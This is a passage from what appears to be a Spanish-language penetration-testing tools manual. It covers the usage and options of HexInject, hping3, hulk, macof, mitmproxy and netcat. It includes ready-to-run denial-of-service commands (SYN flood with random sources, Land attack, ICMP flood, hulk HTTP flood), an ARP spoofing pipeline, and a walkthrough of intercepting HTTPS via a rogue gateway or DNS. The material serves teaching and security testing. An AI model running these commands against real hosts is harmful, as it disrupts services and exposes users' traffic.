3. Ofuscar un ataque de buffer overflow contra un servidor DNS

65. HexInject

HexInject es un inyector y detector de paquetes muy versátil, que proporciona un marco de línea de comandos para el acceso a la red sin formato. Está diseñado para funcionar junto con otras utilidades de línea de comandos y por esta razón facilita la creación de shell scripts potentes capaces de leer, interceptar y modificar el tráfico de red de manera transparente.

Estos son los protocolos soportados por el motor de suma de verificación en este momento: IPv4, IPv6, TCP, UDP, ICMP, ICMP6, IGMP, IPv6 encapsulado en IPv4, IPv4 encapsulado en IPv6

Uso: hexinject <mode> <opciones>

Opciones:

-s	Modo sniff
-p	Modo de inyección
-r raw mode	Modo hexadecimal. Predeterminado
-f <filter>	Filtro pcap personalizado
-i <device>	Dispositivo de red a usar
-F <file>	Archivo pcap. Solo en modo sniff
-c <count>	Número de paquetes a capturar
-t <time>	Tiempo de espera en microsegundos. Por defecto 100
-I	Enumerar todos los dispositivos de red disponibles
-h	Visulizar la ayuda

Opciones de inyección:

-C	Deshabilitar el checksum automático de paquetes
-S	Deshabilitar el tamaño automático del paquete

Opciones de la interfaz:

-P	Deshabilitar el modo promiscuo
-M	Poner la interfaz inalámbrica en modo monitor

HexInject como escaneador
Hexinject se puede usar como escaneador cuando se proporcionan las opciones "-s". Puede imprimir tráfico de red en formato hexadecimal y sin formato.
Ejemplo:
hexinject -s -i eth0
00 04 00 0A 04 08 00 61 5E 85 79 00 00 00 00 01 03 03 07 FF FF 0A 04 C0 A8 01 09 00
00 04 00 0A 04 60 03 AA 00 04 00 00 00 0A 04 00 01 AA 00 04 00 45 00 FF 00 22 00
0A 00 A0 FF 00 00 00 04 00 02 FF 00 0D 02 C0 3C 16 FF 00 02 AA A8 9A D0 AA 00 00
AA 01 88 0D 00 C0 00 FF 09 40 2F 04 A8 AA FF 06 51 04 C0 A8 01 09 5B

Con este programa podemos imprimir en formato legible algunos encabezados HTTP:

root@backtrack-base# hexinject -s -i eth0 -r | strings | grep 'Host:'
Host: youtube.com
Host: www.youtube.com
Host: s.ytimg.com
...
En este caso se debe usar el modo "raw dump" mode. Con la opción "strings", se extrae todo el texto legible de la red y también see puede usar la opción "grep".

HexInject como inyector
Hexinject se puede usar como inyector cuando se usa las opción "-p". Puede inyectar tráfico de red en formato hexadecimal y sin formato.
root@backtrack-base# echo "01 02 03 04" | hexinject -p -i eth0

También se pueden modificar los paquetes de la red sobre la marcha. Por ejemplo se puede transformar una solicitud ARP en una respuesta ARP porque solo es cambiar 1 bit
root@backtrack-base# hexinject -s -i eth0 -c 1 -f 'arp' | replace '06 04 00 01' '06 04 00 02'
| hexinject -p -i eth0

Acceso inalámbrico sin formato
Con hexinject, un simple script bash puede leer el tráfico inalámbrico sin procesar en una interfaz que esta en estado monitor.

USB
Dado que las bibliotecas pcap pueden capturar el tráfico USB sin procesar, hexinject puede rastrear sus puertos USB. Puede capturar paquetes USB sin procesar, en el de la misma manera que usa hexinject en sus interfaces de red.

prettypacket – Desensamblador para paquetes de red sin procesar
Uso: prettypacket [-x|-h]
Opciones:
-x - escribir el paquete de ejemplo de impresión, para ver su estructura (tipos disponibles: tcp, udp, icmp, igmp, arp, stp)
-h – esta pantalla de ayuda

hex2raw – Convertir a cadena hexadecimal en stdin a datos en raw en stdout
Uso: hex2raw [-r|-h]
Opciones:
-r – modo inverso (de raw a cadena hexadecimal)
-h – esta pantalla de ayuda

packets.tcl – Genera paquetes binarios
Uso: packets.tcl 'APD packet description'

66. hping3

La herramienta hping3 es una herramienta de línea de comando que genera paquetes en la red y también los analiza.

La capacidad de crear paquetes a medida permite

- que el hping3 se use para probar la seguridad de las redes TCP/IP, como el escaneo de puertos, la verificación de las reglas de los cortafuegos y del rendimiento de la red.
- Hacer ataques de inundación de SYN, de inundación ICMP entre otros

Uso: hping3 host [opciones]h

Opciones

-h --help	Mostrar esta ayuda
-v --version	Mostrar la versión
-c --count	Contar paquetes
-i --interval	Esperar un tiempo determinado (uX para X microseconds, por ejemplo -i u1000)
--fast	Alias para -i u10000 (10 paquetes por segundo)
--faster	Alias para -i u1000 (100 paquetes por segundo)
--flood	Enviar paquetes lo más rapidamente posible. No mostrar las réplicas.
-n --numeric	Salida numérica
-q --quiet	Modo quieto
-I --interface	Nombre de la interfaz
-V --verbose	Modo verbose
-D --debug	Información de depuración
-z --bind	Enlazar ctrl+z a ttl. Predeterminado al puerto de destino
-Z --unbind	Desenlazar ctrl+z
--beep	Pitido para cada paquete coincidente recibido

Modo

Por defecto	TCP
-0 --rawip	Modo RAW IP
-1 --icmp	Modo ICMP
-2 --udp	Modo UDP
-8 --scan	Modo SCAN
-9 --listen	Modo listen

IP

-a --spoof	Dirección fuente camuflada
--rand-dest	Modo de dirección de destino aleatorio.
--rand-source	Modo de dirección de fuente aleatoria.
-t --ttl	ttl . Por defecto 64
-N --id	Id . Por defecto aleatorio
-W --winid	Usar win* id byte ordering
-r --rel	Relativizar el campo id
-f --frag	Dividir los paquetes.
-x --morefrag	Establecer los flags de más fragmentos
-y --dontfrag	No activar el flag de fragmento
-g --fragoff	Establecer el offset de fragmentación
-m --mtu	Configurar mtu virtual, implica --frag si el tamaño del paquete> mtu
-o --tos	tipo de servicio (por defecto 0x00)
-G --rroute	Incluir la opción RECORD_ROUTE y mostrar el búffer de ruta
--lsrr	Liberar el enrutamiento de origen y la ruta grabada
--ssrr	Enrutamiento de origen estricto y registro de ruta
-H --ipproto	Establecer el campo de protocolo IP, solo en modo RAW IP

ICMP

-C --icmptype	Tipo icmp. Por defecto echo request
-K --icmpcode	Código icmp. Por defecto 0
--force-icmp	Enviar todos los tipos icmp. Por defecto envia solo los tipos soportados
--icmp-gw	Establecer la dirección de la pasarela par redireccionar ICMP. Por defecto 0.0.0.0
--icmp-ts	Alias para --icmp --icmptype 13 (fecha ICMP)
--icmp-addr	Alias para --icmp --icmptype 17 (máscara de la subred de direcciones ICMP)
--icmp-help	Visualizar la ayuda de las otras opciones icmp

UDP/TCP

-s --baseport	Puerto base del origen. Por defecto aleatorio
-p --destport [+][+]<port>	Puerto destino (por defecto 0) ctrl+z inc/dec
-k --keep	Mantener el puerto origen
-w --win	Winsize. Por defecto 64
-O --tcpoff	Establecer un desfase de datos tcp falso

-Q --seqnum	Mostrar solo el número de secuencia del TCP
-b --badcksum	Tratar de enviar paquetes con un checksum de IP incorrecta. Muchos sistemas arreglarán la suma de comprobación IP que envía el paquete, por lo que se obtendrá una suma de comprobación UDP/TCP errónea.
-M --setseq	Establecer el número de secuencia TCP
-L --setack	Establecer TCP ack
-F --fin	Establecer el flag FIN
-S --syn	Establecer el flag SYN
-R --rst	Establecer el flag RST
-P --push	Establecer el flag PUSH
-A --ack	Establecer el flag ACK
-U --urg	Establecer el flag URG
-X --xmas	Establecer el flag X no utilizado (0x40)
-Y --ymas	Establecer el flag Y no utilizado (0x80)
--tcpexitcode	Usar last tcp->th_flags como código de salida
--tcp-mss	Habilitar la opción TCP MSS con un valor determinado
--tcp-timestamp	Habilitar la opción de marca de tiempo TCP para adivinar el HZ / uptime

Común

-d --data	Tamaño de los datos. Por defecto 0
-E --file	Datos desde el fichero
-e --sign	Añadir 'signature'
-j --dump	Volcar los paquetes en hex
-J --print	Volcar en caracteres imprimibles
-B --safe	Permitir el protocolo 'safe'
-u --end	Decir cuando --file lee un EOF u previene de releerlo
-T --traceroute	Modo traceroute. Implica --bind y --ttl 1
--tr-stop	Salir cuando se recibe el primer no ICMP en modo traceroute
--tr-keep-ttl	Mantener la fuente TTL fija, útil para monitorear solo un salto
--tr-no-rtt	No calcular/mostrar la información RTT en modo traceroute
-apd-send	Enviar el paquete descrito con APD

Ejemplo 1

```
root@kali:~# hping3 --traceroute -V -1 www.example.com
using wlan0, addr: 192.168.1.134, MTU: 1500
```

```
HPING www.example.com (wlan0 93.184.216.34): icmp mode set, 28 headers + 0 data bytes
hop=1 TTL 0 during transit from ip=192.168.1.1 name=_gateway
hop=1 hoprtt=6.5 ms
hop=2 TTL 0 during transit from ip=100.101.0.1 name=UNKNOWN
hop=2 hoprtt=12.2 ms
hop=3 TTL 0 during transit from ip=10.15.3.57 name=UNKNOWN
hop=3 hoprtt=9.7 ms
hop=4 TTL 0 during transit from ip=10.15.3.14 name=UNKNOWN
hop=4 hoprtt=19.4 ms
hop=5 TTL 0 during transit from ip=213.155.129.74 name=bcn-b2-link.telia.net
hop=5 hoprtt=9.2 ms
hop=6 TTL 0 during transit from ip=62.115.114.122 name=prs-bb4-link.telia.net
hop=6 hoprtt=178.0 ms
hop=7 TTL 0 during transit from ip=62.115.122.159 name=ash-bb3-link.telia.net
hop=7 hoprtt=121.8 ms
hop=8 TTL 0 during transit from ip=80.91.248.157 name=ash-b1-link.telia.net
hop=8 hoprtt=121.5 ms
hop=9 TTL 0 during transit from ip=213.248.83.119 name=verizon-ic-315152-ash-b1.c.telia.net
hop=9 hoprtt=104.9 ms
hop=10 TTL 0 during transit from ip=152.195.65.129 name=UNKNOWN
hop=10 hoprtt=104.4 ms
len=46 ip=93.184.216.34 ttl=56 id=63106 tos=0 iplen=28
icmp_seq=25 rtt=103.6 ms
len=46 ip=93.184.216.34 ttl=56 id=63245 tos=0 iplen=28
icmp_seq=26 rtt=103.4 ms
len=46 ip=93.184.216.34 ttl=56 id=63355 tos=0 iplen=28
icmp_seq=27 rtt=102.9 ms
len=46 ip=93.184.216.34 ttl=56 id=63528 tos=0 iplen=28
icmp_seq=28 rtt=102.5 ms
^C
--- www.example.com hping statistic ---
29 packets transmitted, 14 packets received, 52% packet loss
round-trip min/avg/max = 6.5/78.6/178.0 ms
```

Ejemplo 2

```
root@kali:~# hping3 --scan 1-30,70-90 -S www.google.com
Scanning www.google.com (172.217.17.4), port 1-30,70-90
51 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
  80 http       : .S..A... 118 23841 60720    46
All replies received. Done.
Not responding ports: (1 tcpmux) (2 nbp) (3 ) (4 echo) (5 ) (6 zip) (7 echo) (8 ) (9 discard) (10 ) (11
systat) (12 ) (13 daytime) (14 ) (15 netstat) (16 ) (17 qotd) (18 msp) (19 chargen) (20 ftp-data) (21
ftp) (22 ssh) (23 telnet) (24 ) (25 smtp) (26 ) (27 ) (28 ) (29 ) (30 ) (70 gopher) (71 ) (72 ) (73 ) (74 )
(75 ) (76 ) (77 ) (78 ) (79 finger) (81 ) (82 ) (83 ) (84 ) (85 ) (86 ) (87 link) (88 kerberos) (89 ) (90 )
```

Ejemplo 3

Ataque DoS

Se trata de enviar paquetes SYN con origen aleatorio y para ello ejecutar

hping3 -V -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source <url a atacar>

donde

- -c 10000 es el número de paquetes a enviar
- -d 120 el tamaño de cada paquete a enviar
- -S enviar solo paquetes SYN
- -w 64 tamaño de la ventana TCP
- -p 21 el puerto de destino
- --flood enviar los paquetes lo más rápido posible
- --rand-source enviar la dirección IP de origen aleatoria
- www.hping3testsite.com el destino u objetivo a atacar

y visualiza

HPING www.hping3testsite.com (lo 127.0.0.1): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- www.hping3testsite.com hping statistic ---
1189112 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

Ejemplo 4
Ataque Land
También se trata de un ataque de denegación de servicio.
El comando a ejecutar es

hping3 -V -c 1000 -d 100 -S -p 21 -s 80 -k -a 192.168.1.110 192.168.1.110

donde

- -c 1000 es el número de paquetes a enviar
- -d 100 el tamaño de cada paquete a enviar
- -S enviar solo paquetes SYN
- -p 21 el puerto de destino
- -k preserva el puerto origen
- -a esconder la dirección origen
- dirección IP a esconder
- dirección IP a atacar

Ejemplo 5
Inundación ICMP
Se trata de falsificar la dirección de origen y enviar varios o muchos paquetes ICMP o solicitudes de eco ICMP. Lo que está haciendo aquí es enviar desde la IP de origen, muchos paquetes ICMP a todo el rango de red o a un rango de red específico y como resultado, estos dispositivos en ese rango de red responderán a estos paquetes ICMP y el resultado de todas estas respuestas, dado por la cantidad de solicitudes, es obviamente un ataque de denegación de servicio.

El comando a ejecutar es:

hping3 -1 --flood -a [dirección IP Objetivo] [Rango de red]

67. hulk

Ejecutar /root/HULK-master/python hulk.py

El programa hulk (HTTP Unbearable Load King) fue desarrollado por un investigador de seguridad en redes, quien la compartió en su blog mediante una prueba de concepto de como derribar servidores web sin mucho esfuerzo. No obstante existe preocupación de que algunos utilicen el programa con propósitos maliciosos.

Se trata de una sencilla herramienta DoS escrita en Python, cuyo principal objetivo es generar peticiones únicas para evitar/evadir motores de caché e incidir directamente en la carga del servidor. Las principales técnicas que utiliza son las siguientes:

- Ofuscación del origen: cada petición del cliente se envía con un agente de usuario distinto seleccionado aleatoriamente de una lista.
- Falsificación de referencias: el referer que incluye la petición está ofuscado y apunta hacia el mismo servidor objetivo u otros sitios web conocidos.
- Adhesión: utiliza comandos estándar HTTP para tratar de hacer que el servidor mantenga las conexiones abiertas mediante el uso de Keep-Alive con una ventana de tiempo variable.
- no-cache: se solicita al servidor HTTP no-cache para obtener una página única.
- Transformación de URL única: para evitar la caché y otras herramientas de optimización, se utilizan nombres de parámetros y valores aleatoriamente en cada petición, lo que hace que cada petición sea única y que el servidor tenga que procesarla en cada caso.

Uso: python hulk.py <url>

Opciones:

-agents string	La lista de agente de usuario en un archivo.
-bodyType string	Valor del encabezado Content-Type cuando se utilizan solicitudes POST
-data string	Datos a enviar cuando se utilizan solicitudes POST
-safe	Autoshut después de DoS
-site string	Sitio de destino. Por defecto http://localhost
-verb string	El verbo HTTP a usar. Predeterminado "GET"

Ejemplos
hulk -site http://example.com/test/ 2 >/dev/null
HULKMAXPROCS=4096 hulk -site http://example.com 2 >/tmp/errlog
hulk -site http://example.com/?q=REPLACE # REPLACE will be replaced with random value
hulk -site http://example.com/ -verb POST -bodyType application/json -data
'{"query":"REPLACE"}'

68. Macof

Inunda una LAN conmutada con direcciones MAC aleatorias. Forma parte de la herramienta dnsiff.

Uso: macof [-i interface] [-s src] [-d dst] [-e tha] [-x sport] [-y dport] [-n times]

Opciones

-i interface	Especifica la interfaz por donde escuchar
-s src	Especifica la dirección IP origen
-d dst	Especifica la dirección IP destino
-e tha	Especifica la dirección hardware destino
-x sport	Especifica el puerto TCP origen
-y dport	Especifica el puerto TCP destino
-n times	Especifica el nímero de paquetes a enviar

69. Mitmproxy

Mitmproxy es un programa para la depuración, las pruebas, las medidas de privacidad y las pruebas de penetración. Se puede usar para interceptar, inspeccionar, modificar y reproducir tráfico web como HTTP/1, HTTP/2, WebSockets o cualquier otro protocolo SSL/TLS protegido. Puede decodificar una variedad de tipos de mensajes que van desde HTML a Protobuf, interceptar mensajes específicos sobre la marcha, modificarlos antes de que lleguen a su destino y reproducirlos en un cliente o servidor más adelante.

Mitmproxy es una aplicación de código abierto que permite la interceptación de las conexiones HTTP y HTTPS entre cualquier cliente HTTP y un servidor web usando un típico MitM (man-in-the-middle). Al igual que en otros servidores proxy que acepta conexiones de los clientes y las envía al servidor de destino, sin embargo mientras que otros servidores proxy suelen centrarse en el filtrado de contenidos o de optimización de la velocidad a través de la memoria caché, el objetivo de mitmproxy es permitir que un atacante monitorice, capture y altere estas conexiones en tiempo real.

Si bien este método funciona bastante bien, se requiere cambiar la configuración de red del dispositivo. En lugar de utilizar la pasarela estándar para redirigir las conexiones, también se podría pensar en utilizar un servidor DNS falsos para hacer eso. Por lo que la puerta de enlace predeterminada en el teléfono sigue siendo el mismo. En su lugar, el servidor DNS en el router se cambia a un servidor DNS local que devuelve la dirección IP mitmproxy para todos los dominios a ser monitoreados. Esto debería funcionar perfectamente bien si mitmproxy y el servidor DNS no se ejecutan en la misma máquina. Si lo
hacen, mitmproxy resolvería el dominio de si mismo, lo que por supuesto no conducen a nada.

Para HTTP y HTTPS proxy, el servidor que ejecuta mitmproxy debe ser capaz de interceptar los paquetes IP lo que significa que debe estar en algún lugar en el camino de la trayectoria de paquetes. La forma más sencilla de lograr esto es cambiar la puerta de enlace predeterminada en el dispositivo cliente a la dirección del servidor mitmproxy.


Atacando las conexiones HTTP
Para las conexiones HTTP sin cifrar, mitmproxy acepta una conexión desde el cliente HTTP, por ejemplo un navegador en un móvil, muestra la solicitud y sus parámetros de solicitud al atacante en la pantalla y envía la solicitud al servidor web de destino tan pronto como el atacante lo confirma. mitmproxy simplemente actúa como un intermediario. Para el cliente, parece como si el servidor mitmproxy está simplemente transmitiendo su conexión desde el enrutador y al servidor, es decir, parece que el mitmproxy es el cliente.

Atacar a las conexiones HTTPS
Durante el ataque a cifrar el tráfico HTTP se puede hacer sin tener que lidiar con los certificados X.509 y las autoridades de certificación, conexiones HTTPS con cifrado SSL encriptan cada petición y respuesta entre el cliente y el servidor de extremo a extremo. Y debido a que los datos transferidos se cifran con un secreto compartido, un MitM no puede descifrar los paquetes de datos intercambiados.

Cuando el cliente abre una conexión SSL/TLS para el servidor web seguro, verifica la identidad del servidor mediante la comprobación de 2 condiciones: en primer lugar, comprueba si el certificado fue firmado por una autoridad de certificación conocida al cliente. Y en segundo lugar,

se asegura de que el nombre común del servidor coincide con el que se conecta. Si se cumplen ambas condiciones, el cliente asume que la conexión es segura.

Con el fin de ser capaz de husmear la conexión, mitmproxy actúa como una autoridad de certificación, sin embargo no es un muy digno de confianza. En lugar de emitir certificados a personas u organizaciones reales, mitmproxy genera dinámicamente certificados a cualquier nombre de dispositivo que se necesita para una conexión. Si por ejemplo un cliente desea conectarse a https://www.facebook.com, mitmproxy genera un certificado para "www.facebook.com" y lo firma con su propia autoridad de certificación. Siempre que confía el cliente en esta autoridad de certificación, significa que el cliente cree que el servidor mitmproxy es de hecho "www.facebook.com".
La siguiente figura muestra el flujo de petición/respuesta en este escenario. Este mecanismo se denomina proxy HTTPS transparente.



uso: mitmproxy [opciones]

Opciones:

-h, --help	Visualizar la ayuda y salir
--confdir PATH	Fichero de configuración
--version	Mostrar la versión y salir
--options	Mostrar todas las opciones y sus valores predeterminados
--commands	Mostrar todos los comandos y sus firmas
--confdir PATH	Ruta al directorio de configuración de mitmproxy
--set option[=value]	Establecer una opción. Cuando se omite el valor, los valores booleanos se establecen en verdadero, las cadenas y los enteros se configuran en None si está permitido y las secuencias se vacían. Los valores booleanos pueden ser verdadero, falso o toggle.
-q, --quiet	Modo quieto
-v, --verbose	Modo verbose
--mode MODE, -m MODE	El modo puede ser regular, transparent, socks5, reverse: SPEC o upstream: SPEC. Para los modos proxy inverso

	y ascendente, SPEC es la especificación del dispositivo en forma de "http [s]: // host [: port]".
--no-anticache	No eliminar los encabezados de solicitud que podrían hacer que el servidor devuelva un 304-no-modificado.
--anticache	Eliminar los encabezados de solicitud que podrían hacer que el servidor devuelva un 304-no-modificado.
--no-showhost	No usar el encabezado Host para construir la URL a mostrar.
--showhost	Usar el encabezado Host para construir la URL a mostrar.
--rfile PATH, -r PATH	Leer los flujos del archivo.
--scripts SCRIPT, -s SCRIPT	Ejecuta un script. Se puede escribir varias veces.
--stickycookie FILTER	Establecer el filtro de cookie sticky. Comparado con las solicitudes.
--stickyauth FILTER	Establecer el filtro de autenticación sticky. Comparado con las solicitudes.
--save-stream-file PATH, -w PATH	La secuencia fluye al archivo a medida que llegan. Prefijo de ruta con + para agregar.
--no-anticomp	No intentar convencer a los servidores para que nos envíen datos sin comprimir.
--anticomp	Intentar convencer a los servidores para que nos envíen datos sin comprimir.
--console-layout {horizontal,single,vertical}	Disposición de la cónsola.
--no-console-layout-headers	No mostrar los encabezados de los componentes de diseño
--console-layout-headers	Mostrar los encabezados de los componentes de diseño

Opciones del proxy:

--listen-host HOST	Dirección por la que escuchar.
--listen-port PORT, -p PORT	Puerto por el que escuchar.
--no-server, -n	No iniciar un servidor proxy.
--server	Iniciar un servidor proxy. Habilitado por defecto.
--ignore-hosts HOST	Ignorar el dispositivo y reenvía todo el tráfico sin procesarlo. En modo transparente, se recomienda utilizar una dirección IP, no el nombre del dispositivo. En el modo normal, solo se ignora el tráfico SSL y se debe usar el nombre de dispositivo. El valor proporcionado se interpreta como una expresión regular y se corresponde con la dirección IP o el nombre del dispositivo. Se puede escribir varias veces.

--tcp-hosts HOST	Modo de proxy TCP SSL genérico para todos los dispositivos que coinciden con el patrón. Similar a --ignore, pero las conexiones SSL son interceptadas. Se puede escribir múltiples veces.
--upstream-auth USER:PASS	Agregar la autenticación básica HTTP al proxy ascendente y las solicitudes de proxy inverso. Formato: nombre de usuario: contraseña.
--proxyauth SPEC	Requerir autenticación proxy. Formato: "username: pass", "any" para aceptar cualquier combinación de usuario/pass, "@path" para usar un archivo Apache htpasswd o "ldap [s]: url_server_ldap: dn_auth: contraseña: dn_subtree" para la autenticación LDAP.
--no-raw-tcp	Deshabilitar explícitamente el soporte TCP experimental sin procesar.
--raw-tcp	Habilitar explícitamente el soporte TCP experimental sin procesar. Desactivado por defecto.
--no-http2	Deshabilitar explícitamente el soporte HTTP/2.
--http2	Habilitar explícitamente el soporte HTTP/2. La compatibilidad con HTTP/2 está habilitada de forma predeterminada.

SSL:

--cert SPEC	Agregar un certificado SSL. SPEC tiene la forma "[domain =] path". El dominio puede incluir un comodín, y es igual a "*" si no se especifica. El archivo en la ruta es un certificado en formato PEM. Si se incluye una clave privada en el PEM, se utiliza; de lo contrario, se utiliza la clave predeterminada en el directorio de conf. El archivo PEM debe contener la cadena de certificados completa, con el certificado de hoja como primera entrada. Se puede escribir varias veces
--no-ssl-insecure	Verificar los certificados SSL/TLS del servidor ascendente.
--ssl-insecure, -k	No verificar los certificados SSL/TLS del servidor ascendente.

Reproducción del cliente:

-c PATH, --client-replay PATH

Reproducir las solicitudes del cliente desde un archivo guardado.

Reproducción del servidor:

-S PATH, --server-replay PATH	Reproducir las respuestas del servidor desde un archivo guardado.
--no-server-replay-kill-extra	Eliminar las solicitudes adicionales durante la reproducción.
--server-replay-kill-extra	Matar las solicitudes adicionales durante la repetición.
--no-server-replay-nopop	Eliminar los flujos del estado de reproducción del

	servidor después de su uso. Esto permite reproducir la misma respuesta varias veces.
--server-replay-nopop	No eliminar los flujos del estado de reproducción del servidor después de su uso. Esto permite reproducir la misma respuesta varias veces.

Reemplazos:
--replacements PATTERN, -R PATTERN
Patrones de reemplazo de la forma "/pattern/regex/replacement", donde el separador puede ser cualquier carácter. Se puede pasar varias veces.

Establecer encabezados:
--setheaders PATTERN, -H PATTERN
Patrón de conjunto de encabezado del formulario "/pattern/header/value", donde el separador puede ser cualquier carácter. Se puede pasar varias veces.

Filtros:

--intercept FILTER	Interceptar la expresión de filtro.
--view-filter FILTER	Filtrar la expresión de vista

70. netcat

Netcat, abreviado nc, es una herramienta de red de propósito general que se puede utilizar para enviar, recibir, redireccionar y encriptar datos a través de la red.

Algunas de las tareas para las que se puede usar netcat son:

- Escaneo de puertos. Esto implica escanear un dispositivo de destino para los puertos abiertos. Una vez que se descubre que los puertos están abiertos, un atacante puede usarlos para penetrar en el dispositivo o ejecutar otros tipos de ataques peligrosos.
- Banner grabbing. Esto implica usar netcat para recopilar información útil de reconocimiento sobre el dispositivo de destino, como el tipo de sistema operativo y otros servicios disponibles en el dispositivo. Con esta técnica, los piratas informáticos pueden realizar un inventario de los sistemas y servicios que se ejecutan en una red y atacarlo según las vulnerabilidades conocidas.
- Transferencia de archivos. En lugar de utilizar FTP u otras técnicas, puede utilizar la herramienta netcat para transferir archivos de un sistema a otro. Para transferir archivos, se deberá configurar netcat tanto en modo de conexión como en modo de escucha.

netcat puede ser utilizado para las siguientes tareas:

- Actuar como un simple cliente TCP/UDP/SCTP/SSL para interactuar con los servidores web y otros servicios de red TCP/IP.
- Actuar como un simple servidor TCP/UDP/SCTP/SSL
- Redirigir mediante proxies el tráfico TCP/UDP/SCTP a otros puertos o dispositivos
- Actuar como una pasarela de red para la ejecución de comandos del sistema.
- Encriptar los datos de comunicación mediante SSL.
- Transportar la comunicación de red utilizando IPv4 o IPv6.
- Actuar como un agente de conexión, permitiendo que 2 o más clientes se conecten entre sí a través de un tercer servidor intermediario

Uso: netcat/nc [opciones] [hostname] [port]

Opciones

-4	Usar solo IPv4
-6	Usar solo IPv6
-U, --unixsock	Utilizar solo sockets de dominio Unix
-C, --crlf	Usar CRLF para la secuencia EOL
-c, --sh-exec <command>	Ejecutar el comando establecido a través de /bin/sh
-e, --exec <command>	Ejecutar el comando establecido
-g hop1[,hop2,...]	Puntos de salto de enrutamiento de fuente sueltos (máximo 8)
-G <n>	Puntero de salto de enrutamiento de fuente suelta (4, 8, 12, ...)
-m, --max-conns <n>	Máximo <n> conexiones simultáneas
-h, --help	Muestra esta pantalla de ayuda
-d, --delay <time>	Tiempo de espera entre lectura/escritura
-o, --output <filename>	Volcar los datos de la sesión a un archivo

-x, --hex-dump <filename>	Volcar los datos de sesión como hexadecimal a un archivo
-i, --idle-timeout <time>	Tiempo de espera de lectura/escritura inactivo
-p, --source-port port	Especificar el puerto de origen a utilizar
-s, --source addr	Especificar la dirección de origen a usar
-l, --listen	Enlazar y escuchar las conexiones entrantes
-k, --keep-open	Aceptar conexiones múltiples en modo de escucha
-n, --nodns	No resolver nombres de dispositivo a través de DNS
-t, --telnet	Responder a las negociaciones de telnet
-u, --udp	Usar UDP. Por defecto se usa TCP.
--sctp	Usar SCTP
-v, --verbose	Establecer el nivel de verbosidad
-z	Modo de E/S cero, solo informe del estado de conexión
--append-output	Agregar archivos de salida especificados
--send-only	Enviar datos, ignorando los recibidos
--recv-only	Solo recibir datos, nunca enviar nada
--no-shutdown	Continuar half-duplex al recibir EOF en la entrada estándar
--allow	Permitir que solo los dispositivos establecidos se conecten a netcat
--allowfile	Un archivo de dispositivos permitidos para conectarse a netcat
--deny	Denegar los dispositivos determinados de conectarse a netcat
--denyfile	Un archivo de dispositivos denegados de conectarse a netcat
--broker	Habilitar el modo de intermediación de conexión de netcat
--chat	Iniciar un servidor de chat simple
--proxy <addr[:port]>	Especificar la dirección del dispositivo proxy a través del que se conecta
--proxy-type <type>	Especificar el tipo de proxy ("http" o "socks4" o "socks5")
--proxy-auth <auth>	Autenticarse con el servidor proxy HTTP o SOCKS
--ssl	Conectar o escuchar con SSL
--ssl-cert	Especificar el archivo de certificado SSL (PEM) para escuchar
--ssl-key	Especificar la clave privada SSL (PEM) para escuchar
--ssl-verify	Verificar la confianza y el nombre de dominio de los certificados
--ssl-trustfile	Archivo PEM que contiene certificados SSL de confianza
--ssl-ciphers	Lista de cifrado que contiene cifrados SSL a usar
--ssl-alpn	Lista de protocolos ALPN a utilizar.
--version	Mostrar la información de la versión y salir

Modo conexión y modo escucha
netcat opera en uno de los 2 modos principales: modo de conexión y modo de escucha. Otros modos, como el servidor proxy HTTP, actúan como casos especiales de estos dos.
En modo de conexión, netcat funciona como un cliente. En modo de escucha es un servidor. En el modo de conexión, los argumentos de nombre de dispositivo y puerto indican a donde se quiere conectar. El nombre de dispositivo es obligatorio y puede ser un nombre de dispositivo o una dirección IP. Si se suministra el puerto, debe ser un número de puerto decimal. Si se omite, el valor predeterminado es 31337.
En el modo de escucha, el nombre de dispositivo y el puerto controlan la dirección del servidor al que debe unirse. Ambos argumentos son opcionales en el modo de escucha. Si el nombre del dispositivo es omitido, por defecto escucha en todas las direcciones disponibles sobre IPv4 y IPv6. Si se omite el puerto, el valor predeterminado es 31337.

Opciones de protocolo

-4	Forzar el uso de IPv4 solamente.
-6	Forzar el uso de IPv6 solamente.
-U, --unixsock	Usar sockets de dominio Unix en lugar de sockets de red.
-u, --udp	Usar UDP para la conexión. El valor predeterminado es TCP
--sctp	Usar SCTP para la conexión. El valor predeterminado es TCP

Opciones modo conexión

-g hop1 [, hop2, ...]	Establecer saltos para enrutamiento de fuente suelta IPv4.
-G ptr	Establecer el puntero de la ruta de origen de IPv4 para usar con -g. Los argumentos deben ser un múltiplo de 4 y no más de 28.
-p port, --source-port port	Establecer el número de puerto origen
-s host, --source host	Establecer la dirección origen

Opciones modo escucha

-l, --listen	Escuchar las conexiones
-m numconns --max-conns numconns	El número máximo de conexiones simultáneas aceptadas por una instancia de netcat. 100 es el valor predeterminado (60 en Windows).
-k, --keep-open	Normalmente un servidor de escucha solo acepta una conexión y luego se cierra cuando se cierra la conexión.
--broker	Permitir que varios se conecten a un servidor netcat centralizado y comunicarse unos con otros.
--chat	Esta opción habilita el modo de chat, destinado al intercambio de texto entre varios usuarios.

Opciones SSL

--ssl	En el modo de conexión, esta opción negocia de forma

	transparente una sesión SSL con un servidor SSL para cifrar de forma segura la conexión.
--ssl-verify	En el modo cliente, --ssl-verify es como --ssl, excepto que también requiere verificación del certificado del servidor.
--ssl-cert certfile.pem	Esta opción proporciona la ubicación de los archivos de certificado codificados PEM utilizados para autenticar el servidor (en modo de escucha) o el cliente (en modo de conexión).
--ssl-key keyfile.pem	Esta opción proporciona la ubicación de la clave privada codificada del archivo PEM que va con el certificado nombrado con --ssl-cert.
